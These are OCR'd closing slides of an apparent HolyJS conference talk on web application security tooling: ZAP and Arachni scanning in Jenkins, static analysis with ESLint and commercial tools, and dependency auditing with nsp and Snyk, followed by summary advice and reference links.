
+ ZAP Plugin
+ Any Report Plugin

https://drive.google.com/file/d/0B2oxRW7AymjFOUtDRER3VTRXNGs/view

Owasp ZAP for HolyJS


URL to attack: https://holyjs-moscow.ru/

Attack Stop



Arachni

URL



- Text Finder Plugin
- Any Report Plugin

https://blog.secodis.com/2016/03/17/automated-security-tests-3-jenkins-arachni-threadfix/

Static Code Analysis

Static Code Analysis

CHECKMARX

VERACODE

sonarqube

Static Code Analysis

ESLint

https://github.com/nodesecurity/eslint-plugin-security

Please, I want more

NSP

run `npm install nsp`
run `nsp check`

package.json

https://nodesecurity.io/

Snyk

run `npm install snyk`
run `snyk test`

package.json

https://snyk.io/

Snyk in Lighthouse 2.5


- Includes front-end JavaScript libraries with known security vulnerabilities: 1 vulnerability was detected.
  Some third-party scripts may contain known security vulnerabilities that are easily identified and exploited by attackers.

  - View Details

Library Version	Vulnerability Count	Highest Severity
jQuery@1.11.1	1	Medium

https://snyk.io/

Snyk in GitHub Security Alerts



Summary

Summary

- Do not rely only on frameworks
- Care about your users
- Look after node_modules
- Use Content-Security-Policy
- Use Tools for Dynamic analysis
- Use ESLint for Static analysis

Thank you!

Link to the Presentation

http://goo.gl/G3MiSy

Link to the Presentation

Real Link to Presentation

Thank you!

Questions?

Bogachuk Alexey
bogachuk.alex@gmail.com

Links

Links

- https://html5sec.org/
- https://www.html5rocks.com/en/tutorials/security/content-security-policy/
- https://excess-xss.com/
- https://www.slideshare.net/kevinhakanson/ng-owasp-ndc
- https://habrahabr.ru/post/197672/